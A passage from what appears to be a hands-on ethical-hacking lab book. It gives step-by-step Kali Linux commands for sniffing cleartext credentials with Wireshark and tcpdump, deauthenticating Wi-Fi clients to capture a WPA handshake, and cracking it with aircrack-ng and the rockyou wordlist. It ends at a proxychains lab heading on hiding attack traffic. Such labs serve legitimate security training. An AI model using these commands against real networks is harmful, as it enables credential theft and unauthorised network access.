1035	16.500314708	74.125.193.94	192.168.71.128	TCP	60	[TCP Keep-Alive ACK]

We will now attempt to find our login information captured by Wireshark.

Click on the box at the top of the Window which says: “Apply a display filter”. In this box, type the following:

http

This will only show us the “http” requests captured by Wireshark. Then, hit enter. You will notice the number of captured packets drastically reduces. There is only a handful of info left.



Look for the packet with POST included in the Info section of the first pane (2). Once you find it, select this packet.

Then, look at the second pane and the section called Hypertext Transfer Protocol (this is what http stands for). Click on this section and expand it to see the information it contains (3).

Then, click on the HTML Form URL Encoded section to expand the information within this tab. You will then see the username and password entered the form on the http site (4).


```

Frame 61: 585 bytes on wire (4680 bits), 585 bytes captured (4680 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_a6:1f:86 (08:00:27:a6:1f:86), Dst: HuaweiTe_cf:9c:c5 (84:47:65:cf:9c:c5)
Internet Protocol Version 4, Src: 192.168.1.28, Dst: 18.192.172.30
Transmission Control Protocol, Src Port: 60916, Dst Port: 80, Seq: 1, Ack: 1, Len: 519
Hypertext Transfer Protocol
  HTML Form URL Encoded: application/x-www-form-urlencoded
    Form item: "uname" = "lucifer"
      Key: uname
      Value: lucifer
    Form item: "pass" = "ecorp"
      Key: pass
      Value: ecorp
0200  62 2e 63 6f 6d 2f 6c 6f  67 69 6e 2e 70 68 70 0d b.com/lo
0210  0a 55 70 67 72 61 64 65  2d 49 6e 73 65 63 75 72 ·Upgrade -
0220  65 2d 52 65 71 75 65 73  74 73 3a 20 31 0d 0a 0d e-Reques ts:
0230  0a 75 6e 61 6d 65 3d 6c  75 63 69 66 65 72 26 70 ·uname=l
0240  61 73 73 3d 65 63 6f 72  70 ass=ecor p


```

We can also view the usernames and passwords in raw form at the bottom of the third pane.

Task 5:



It is possible to export the captured data packets to a file for later analysis.



Thanks to Wireshark, it is possible to capture any packet transmitted on the same network without encryption.

Lab 51. Packet Capture with Tcpdump

Lab Objective:

Learn how to capture packets using tcpdump.

Lab Purpose:

Tcpdump is a network packet analyser and capture tool. It allows the user to display TCP/IP and other packets being transmitted or received over a network. We can call it a different kind of Wireshark. It is a free tool.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

The tcpdump tool is already included in Kali. There is no need to install it separately. We will begin this lab by first viewing the help screen of this tool. Open a terminal screen and type the following:

```
sudo su -  
tcpdump -h
```

```
[root@kali:~]# tcpdump -h
```

tcpdump version 4.99.0
libpcap version 1.10.0 (with TPACKET_V3)
OpenSSL 1.1.1j 16 Feb 2021
Usage: tcpdump [-AbdDefhHIJKLMNOPqStuUvxX#] [-B size] [-c count] [--count]
[-C file_size] [-E algo:secret] [-F file] [-G seconds]
[-i interface] [--immediate-mode] [-j tstamptype]
[-M secret] [--number] [--print] [-Q in|out|inout]
[-r file] [-s snaplen] [-T type] [--version]
[-V file] [-w file] [-W filecount] [-y datalinktype]
[--time-stamp-precision precision] [--micro] [--nano]
[-z postrotate-command] [-Z user] [expression]

Task 2:

To begin capturing packets, we first need to select the interface that we want to use for packet capture. We can list all interfaces available to us using the following command:

```
tcpdump -D
```

```
[root@kali:~]# tcpdump -D
```

1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]

You can then select the interface you want to use to begin capturing packets with the following command:


```
tcpdump -i eth0
```

Also, by using the “-Q <in|out>” parameter, we can determine the direction of the package to be monitored according to the interface:

```
tcpdump -n -i eth0 -Q out
```

Normally, tcpdump shows the hosts and ports by their names on the capture outputs. However, this might slow us down a bit. If we want to run the above scan faster, we can specify for tcpdump not to resolve IP addresses to hostnames by appending “-n” to the command. This also shows ports with their numbers instead names. It will look like the following:

```
tcpdump -n -i wlan0
```



```
(root㉿kali)-[~]
# tcpdump -n -i wlan0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 262144 bytes
05:38:18.386137 STP 802.1d, Config, Flags [none], bridge-id 8000.94:e4:ba:8b:b1:aa.8003, length 35
05:38:18.704979 IP 192.168.8.103.10101 > 239.255.255.251.10101: UDP, length 36
05:38:18.954955 IP6 2a01:b340:60:6405:94e4:ba8b:blaa:2.36102 > 2a00:1450:400b:c01::5e.80: Flags [.], a
8411], length 0
05:38:18.955104 IP6 2a01:b340:60:6405:94e4:ba8b:blaa:2.36104 > 2a00:1450:400b:c01::5e.80: Flags [.], a
6216], length 0
05:38:18.955576 IP6 2a01:b340:60:6405:94e4:ba8b:blaa:2.36136 > 2a00:1450:400b:c01::5e.80: Flags [.], a
624], length 0
05:38:18.955645 IP6 2a01:b340:60:6405:94e4:ba8b:blaa:2.36134 > 2a00:1450:400b:c01::5e.80: Flags [.], a
8407], length 0
```

We then use the -c parameter, which will help us to capture the exact amount of data that we need and display them. It refines the amount of data we captured:

```
tcpdump -n -i wlan0 -c 5
```

Task 3:

We can also get the ethernet header (link layer headers) by appending “-e” to the command above. This will look like the following:

```
tcpdump -n -e -i wlan0
```

```
(root㉿kali)-[~]
# tcpdump -n -e -i wlan0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 262144 bytes
05:40:02.284429 94:e4:ba:8b:b1:ab > 01:80:c2:00:00:00, 802.3, length 38: LLC, ds
ne], bridge-id 8000.94:e4:ba:8b:b1:a.8003, length 35
05:40:04.284131 94:e4:ba:8b:b1:ab > 01:80:c2:00:00:00, 802.3, length 38: LLC, ds
ne], bridge-id 8000.94:e4:ba:8b:b1:a.8003, length 35
05:40:05.284174 94:e4:ba:8b:b1:ab > 01:80:c2:00:00:00, 802.3, length 38: LLC, ds
ne], bridge-id 8000.94:e4:ba:8b:b1:aa.8003, length 35
05:40:08.283899 94:e4:ba:8b:b1:ab > 01:80:c2:00:00:00, 802.3, length 38: LLC, ds
ne], bridge-id 8000.94:e4:ba:8b:b1:aa.8003, length 35
```

Task 4:

The verbose mode provides information regarding the traffic scan. For example, time to live (TTL), identification of data, total length, and available options in IP packets. It enables additional packet integrity checks such as verifying the IP and ICMP headers. To get extra information from our scan, we need to use `-v` parameter.

```
tcpdump -n -i eth0 -v
```

Task 5:

We can also use `tcpdump` to filter packets based on several expressions. If we want to view only TCP packets, we can use the following command:

```
tcpdump -n tcp
```

```
(root㉿kali)-[~]
# tcpdump -n tcp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
05:40:33.489264 IP 192.168.71.128.53328 > 94.31.29.32.443: Flags [P.], seq 1961480175:196
05:40:33.489639 IP 192.168.71.128.38274 > 13.32.173.208.443: Flags [P.], seq 2615555930:2
05:40:33.489668 IP 94.31.29.32.443 > 192.168.71.128.53328: Flags [.], ack 46, win 64240,
05:40:33.489805 IP 13.32.173.208.443 > 192.168.71.128.38274: Flags [.], ack 39, win 64240
05:40:33.490220 IP 192.168.71.128.38274 > 13.32.173.208.443: Flags [P.], seq 39:63, ack 1
05:40:33.490286 IP 192.168.71.128.38274 > 13.32.173.208.443: Flags [F.], seq 63, ack 1, w
05:40:33.490516 IP 192.168.71.128.53328 > 94.31.29.32.443: Flags [P.], seq 46:77, ack 1,
05:40:33.490542 IP 13.32.173.208.443 > 192.168.71.128.38274: Flags [.], ack 63, win 64240
05:40:33.490551 IP 13.32.173.208.443 > 192.168.71.128.38274: Flags [.], ack 64, win 64239
05:40:33.490561 IP 192.168.71.128.53328 > 94.31.29.32.443: Flags [F.], seq 77, ack 1, win
```

We can also specify to pick up DNS request packets using this command:

```
tcpdump -n "udp and dst port 53"
```

Task 6:

Tcpdump is a powerful tool when it comes to customisation. We can input a variety of combinations of commands to gather different packets from a network. For example, this next command will display the SSH packets coming from one source and going to another destination.

```
tcpdump "src 192.168.1.28 and dst 192.168.1.1 and port ssh"
```

```
(root㉿kali)-[~]
# tcpdump "src 192.168.1.28 and dst 192.168.1.1 and port ssh"
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:09:44.615230 IP 192.168.1.28.46936 > 192.168.1.1.ssh: Flags [S], seq 103763519, win 6
4240, options [mss 1460,sackOK,TS val 3830551886 ecr 0,nop,wscale 7], length 0
09:09:45.631121 IP 192.168.1.28.46936 > 192.168.1.1.ssh: Flags [S], seq 103763519, win 6
4240, options [mss 1460,sackOK,TS val 3830551886 ecr 0,nop,wscale 7], length 0
09:09:47.658249 IP 192.168.1.28.46936 > 192.168.1.1.ssh: Flags [S], seq 103763519, win 6
4240, options [mss 1460,sackOK,TS val 3830554429 ecr 0,nop,wscale 7], length 0
09:09:51.870489 IP 192.168.1.28.46936 > 192.168.1.1.ssh: Flags [S], seq 103763519, win 6
4240, options [mss 1460,sackOK,TS val 3830559142 ecr 0,nop,wscale 7], length 0
09:10:00.562468 IP 192.168.1.28.46936 > 192.168.1.1.ssh: Flags [S], seq 103763519, win 6
4240, options [mss 1460,sackOK,TS val 3830559142 ecr 0,nop,wscale 7], length 0
ssh 192.168.1.1
SECURITY
```

This can be especially useful if spying on a particular target on a network. Instead of port names, direct numbers can be written here.

Task 7:

To print each packet in ASCII code, we need to use “-A” parameter. This next command is an example of using grep with tcpdump to help it only display information we deem to be important.

```
tcpdump -n -i eth0 -A | grep -e "POST"
```

This command will begin gathering all packets using tcpdump, and we then use grep to find and display all POST requests to us. This is an example of how tcpdump can be used in a creative fashion to display detailed information about the network.

```
(root㉿kali)-[~]
# tcpdump -n -i eth0 -A | grep -e "POST" ↗ 1
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:22:43.136242 IP 192.168.1.28.60730 > 142.250.185.99.80: Flags [P.], seq 1:379, ack 1,
win 502, options [nop,nop,TS val 4239936284 ecr 3977000117], length 378: HTTP: POST /gt
s1o1core HTTP/1.1
.. K ... 4. POST /gts1o1core HTTP/1.1
09:22:43.560695 IP 192.168.1.28.52206 > 72.21.91.29.80: Flags [P.], seq 1:372, ack 1, wi
n 502, options [nop,nop,TS val 2662015667 ecr 2227695960], length 371: HTTP: POST / HTTP
/1.1
.. ....XPOST / HTTP/1.1
```

Task 8:

In tcpdump, we can write and read into a “.pcap” extension file. “-w” parameter allows us to write raw data packets that we have as an output to a standard pcap file. This created pcap file can then be re-examined with tcpdump by using “-r” parameter, or imported to Wireshark tools which runs on another machine if desired, and a filter can be applied on it.

In the example below, we save the packages captured by the eth0 interface in the first line to the specified pcap file. In the second line, we do an analysis by reading this recorded file without real-time monitoring:

```
tcpdump -n -i eth0 -w sess01.pcap
tcpdump -n -r sess01.pcap | more
```

Task 9:

Finally, we will attempt to capture usernames and passwords submitted through a http form from a device on the network. We will use the following command to do this:

```
tcpdump port http or port ftp or port smtp or port imap or port pop3 -l -A | egrep -i
'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=|password=|pass:|user:|username:|p
|user' --color=auto --line-buffered -B20
```

This command will search for any usernames or passwords communicated with known protocols over the network. We can test this out by first executing this command and then visiting the following webpage:

<http://testphp.vulnweb.com/login.php>

With the command above running in the background, submit a random username and password through this form. Then, return to the terminal and you will find the username and password captured there.

Lab 52. How to Discover Nearby Wi-Fi Networks with Airodump-ng

Lab Objective:

Learn how to discover nearby Wi-Fi networks with Airodump-ng.

Lab Purpose:

Airodump-ng is a part of the Aircrack-ng set of utilities for analysing Wi-Fi networks for weaknesses. It is mainly used for Wi-Fi discovery.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

Airodump-ng comes pre-installed on Kali. You will need a wireless card which is capable of being put into “monitor mode” to complete this lab. In this lab, we will use an Alfa network card for this purpose. There are numerous Wi-Fi adapters on market which are supports Wi-Fi hacking. In this page, you can find some of them: <https://www.ceos3c.com/security/best-wireless-network-adapter-for-wifi-hacking-in-2019/>

Wireless Adapters for Hacking


For beginners, the guide will essentially center on Kali Linux and a round-up on a few adapters out there including:

All Adapters can also be found in the [Ceos3c Amazon Store](#) (amongst many other Hacking Goodies!) for your convenience!

- **ALFA AWUS036NEH Long Range** (My new favorite as of Mai 2020!)
- **TP-LINK TL-WN722N 2.4GHz (V1)** (Make sure you grab V1!)
- **ALFA AWUS036NH 2.4GHz**
- **ALFA AWUS036NHA 2.4GHz**
- **PANDA PAU09**
- **ALFA AWUS036ACH 802.11ac AC120**
- **ALFA AWUS036H**

We will begin this lab by first connecting our wireless network card to our Kali machine. Once the network card is connected, we can use airmon-ng to show us the available network cards which will work with the Aircrack-ng tools by using this command:

```
sudo su -  
airmon-ng
```



PHY	Interface	Driver	Chipset
phy0	wlan0	ath9k_htc	Qualcomm Atheros Communications AR9271 802.11n

The next step is to then place this card into monitor mode using the following command:

```
airmon-ng start wlan0
```

```
[root@kali:~]# airmon-ng start wlan0 ← ①  
Found 2 processes that could cause trouble.  
Kill them using 'airmon-ng check kill' before putting  
the card in monitor mode, they will interfere by changing channels  
and sometimes putting the interface back in managed mode  
  
PID Name  
498 NetworkManager  
1973 wpa_supplicant  
  
PHY Interface Driver Chipset  
phy0 wlan0 ath9k_htc Qualcomm Atheros Communications AR9271 802.11n  
mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon  
mac80211 station mode vif disabled for [phy0]wlan0
```

This will allow our network card to intercept nearby Wi-Fi packets.

We can confirm that our network card is in monitor mode by executing the following command:

ifconfig

You will note that the interface now has a “mon” after its name; “wlan0mon” in this instance.

```
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      unspec 00-C0-CA-98-0E-D3-00-EF-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)  
      RX packets 718 bytes 157099 (153.4 KiB)  
      RX errors 0 dropped 718 overruns 0 frame 0  
      TX packets 0 bytes 0 (0.0 B)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Task 2:

Once the above task is done, we can then start airodump-ng and discover nearby Wi-Fi networks using the following command:

```
airodump-ng wlan0mon
```

This will start the airodump-ng tool and it will begin searching for nearby Wi-Fi networks.

The screenshot shows the terminal output of the airodump command. At the top, it displays 'Elapsed: 18 s' and the date '2021-02-17 11:25'. Below this is a table of detected Access Points (APs) with the following columns: BSSID, PWR, Beacons, #Data, #/s, CH, MB, ENC, CIPHER, AUTH, and ESSID. A second table below shows connected stations with columns: BSSID, STATION, PWR, Rate, Lost, Frames, Notes, and Probes.

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
94:E4:BA:8B:B1:AB	-49	9	1	0	9	270	WPA2	CCMP	PSK	<length:
94:E4:BA:8B:B1:AF	-50	17	0	0	9	270	WPA2	CCMP	PSK	<length:
7C:4C:A5:4F:7B:E5	-82	7	1	0	6	130	WPA2	CCMP	PSK	SKY00C31
48:D2:4F:3E:D8:4D	-87	2	2	0	6	195	WPA2	CCMP	PSK	eir52745257
4A:D2:4F:3E:DA:4E	-87	3	0	0	6	195	WPA2	CCMP	MGT	eir_WiFi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
94:E4:BA:8B:B1:AB	48:D6:D5:10:13:2A	-89	0 - 1e	0	1		
48:D2:4F:3E:D8:4D	D0:73:D5:62:32:71	-60	0e- 0e	0	13		

1. Shows us MAC address of detected Access Points.
2. Signal power level also tells target device distance from our Wi-Fi antenna. Higher numbers indicate better signal.
3. Channel number on which target APs are running
4. The encryption methods that targets are using.
5. If the target AP advertises themselves with a name, we can see it in this section.
6. MAC address of connected clients to various AP stations.
MAC address of various client devices that are connected to APs around.

Task 3:

Once your target network has been found, we can stop the search by hitting **ctrl + c** on the keyboard.

We will now run airodump-*ng* again, but only for the target network. This way, we can capture more information about our target network and the clients connected to the network.

To do this, we will use the following command:

```
airodump-ng -c 9 --bssid 94:e4:ba:8b:b1:ab -w /root/Desktop wlanmon
```

When you execute this command, you will then see that airodump is now only capturing information about your target network.

CH 9][Elapsed: 12 s][2021-02-17 11:26][fixed channel wlan0mon: 4											
BSSID	PwR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
94:E4:BA:8B:B1:AB	-48	0	11	0 0	9	270	WPA2	CCMP	PSK	<length: 0>	
BSSID STATION PwR Rate Lost Frames Notes Probes											
94:E4:BA:8B:B1:AB	AC:AF:B9:50:18:62	-32	0 - 1e	0		1					

“-bssid” is used to specify the BSSID MAC address of a target machine.

“-w” is used to specify the location where our files are going to be written.

“-c” is used to specify the target channel number.

We can see that, on the network above, there is one client connected to the network and the number of frames that client is communicating through the network. Keep this running state, as we will need it for the next lab where we capture the WPA handshake file.

Lab 53. How to Capture a WPA Handshake File Using Airodump-ng and Aireplay-ng

Lab Objective:

Learn how to capture the WPA handshake file of a network using Airodump-ng and Aireplay-ng.

Lab Purpose:

Airodump-ng is a part of the Aircrack-ng suite of utilities for analysing Wi-Fi networks for weaknesses. It is mainly used for Wi-Fi discovery.

Aireplay-ng is also part of the Aircrack-ng suite of utilities. It is used to inject frames with the goal of generating traffic for later use in Aircrack-ng when trying to crack the WEP and WPA keys.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

This lab is a continuation of lab 52, where we discovered our target network usig airodump-ng.

Note: you will need a wireless network card capable of being placed in monitor mode to complete this lab.

We will be using the tool aireplay-ng for this lab. You can view the help screen for this tool by typing the following:

```
aireplay-ng --help
```

With airodump-`ng` still running from the previous lab and capturing information from our target network, open a new Kali terminal screen. Then, type the following command:

```
aireplay-ng -0 2 -a 94:E4:BA:8B:B1:AB -c 48:E1:E9:28:7A:AD wlan0mon
```

This command will tell the aireplay tool to deauthenticate the specified client from our target network. This will kick the client from the network. While this is happening, airodump-ng, which should still be running, will be listening for when the client attempts to connect back to the network. When the client does this, it will transmit the network password in encrypted form. We will be attempting to capture this encrypted password.

```
(root💀kali)-[~] # aireplay-ng -0 2 -a 94:E4:BA:8B:B1:AB -c 48:E1:E9:28:7A:AD wlan0mon ↗  
11:28:33 Waiting for beacon frame (BSSID: 94:E4:BA:8B:B1:AB) on channel 9  
11:28:34 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:28:7A:AD] [22|66 ACKs]  
11:28:35 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:28:7A:AD] [30|68 ACKs]
```

As you can see from the screenshot above, aireplay is broadcasting deauthentication packets to the target network, telling it to kick the specified client from the network. Thus, since the re-authentication process will take place, we would have caught a lot of valuable packages.

Task 2:

Return to the window where airodump-ng is still running. If this attack worked correctly, you will notice in the top right of the window that there is now a section which shows you the captured WPA handshake.

```
CH 9 ][ Elapsed: 3 mins ][ 2021-02-17 11:29 ][ WPA handshake: 94:E4:BA:8B:B1:AB
BSSID          PWR RXQ  Beacons    #Data, #/s  CH      MB      ENC CIPHER AUTH ESSID
```

Keep this information for the next lab, where we will cover how to crack this WPA handshake and obtain the password in cleartext.

Lab 54. How to Crack WPA Handshake Files Using Aircrack-ng

Lab Objective:

Learn how to crack a WPA handshake file using Aircrack-ng.

Lab Purpose:

Aircrack-ng is a set of utilities for analysing Wi-Fi networks for weaknesses. It can be used to monitor Wi-Fi security, capture data packets, and export them to text files for additional analysis.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

This lab is a continuation of lab 53, where we managed to capture the WPA handshake for our target network. In this lab, we will now attempt to crack this WPA handshake and obtain the cleartext password for the network.

To begin, first locate the file containing the captured WPA handshake. If you followed the steps in lab 53, this file will be located in the home directory of “root” user and will be called “Desktop-01.cap”. This is the file we will be cracking.

We will be using the tool aircrack-ng for this lab. We can view the help screen for this tool by typing the following:

```
aircrack-ng --help
```

Task 2:


We will not need any wireless interface card for the next steps as this process involves using your machine's resources in an attempt to crack the password encryption. We can attempt to crack the password using the following command:

```
aircrack-ng -a 2 -b 94:E4:BA:8B:B1:AB -w /usr/share/wordlists/rockyou.txt /root/Desktop-01.cap
```

Let's break this command down:

- -a is the method Aircrack will use to crack the handshake. 2 means that the file is encrypted with WPA encryption
- -b is the BSSID of the target network
- -w is the wordlist we will use to attempt to crack the handshake file (if it is compressed, gunzip first before use)

The following screenshot is what our full command looks like:



```
[root@kali:~]# aircrack-ng -a 2 -b 94:E4:BA:8B:B1:AB -w /usr/share/wordlists/rockyou.txt /root/Desktop-01.cap
```

Hit enter when you have this command typed out. Our screen will clear, and we will be presented with the aircrack-ng screen as it attempts to crack the handshake file (Desktop-01.cap). We have used the “rockyou.txt” file as our wordlist, so Aircrack will now attempt over 14 million passwords against the captured handshake file. This is a dictionary attack. Depending on the resources available to your machine, this attack may take a while to complete.

```
Aircrack-ng 1.6  
[00:00:00] 37/51 keys tested (452.15 k/s)  
Time left: 72.55%  
KEY FOUND! [ 12345678 ]  
  
Master Key : EE 51 88 37 93 A6 F6 8E 96 15 FE 73 C8 0A 3A A6  
F2 DD 0E A5 37 BC E6 27 B9 29 18 3C C6 E5 79 25  
  
Transient Key : EA 0E 40 46 33 C8 02 45 03 02 86 8C CA A7 49 DE  
5C BA 5A BC B2 67 E2 DE 1D 5E 21 E5 7A CC D5 07  
9B 31 E9 FF 22 0E 13 2A E4 F6 ED 9E F1 AC C8 85  
45 82 5F C3 2E E5 59 61 39 5A E4 37 34 D6 C1 07  
  
EAPOL HMAC : D5 35 53 82 B8 A9 B8 06 DC AF 99 CD AF 56 4E B6
```

You can find many ready-to-crack cap files on dictionaries in aircrack's github repository:

<https://github.com/aircrack-ng/aircrack-ng/tree/master/test>

Lab 55. Using Proxychains for Anonymous Hacking

Lab Objective:

Learn how to use proxychains for anonymous hacking.

Lab Purpose:

Proxychains is an open-source software which comes pre-installed in Kali Linux. This is a useful tool for redirecting TCP connections through proxies such as SOCKS4, SOCKS5 and Tor. It allows us to chain proxy servers together for the purpose of hiding the source address of our traffic and evading IDS and Firewalls.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

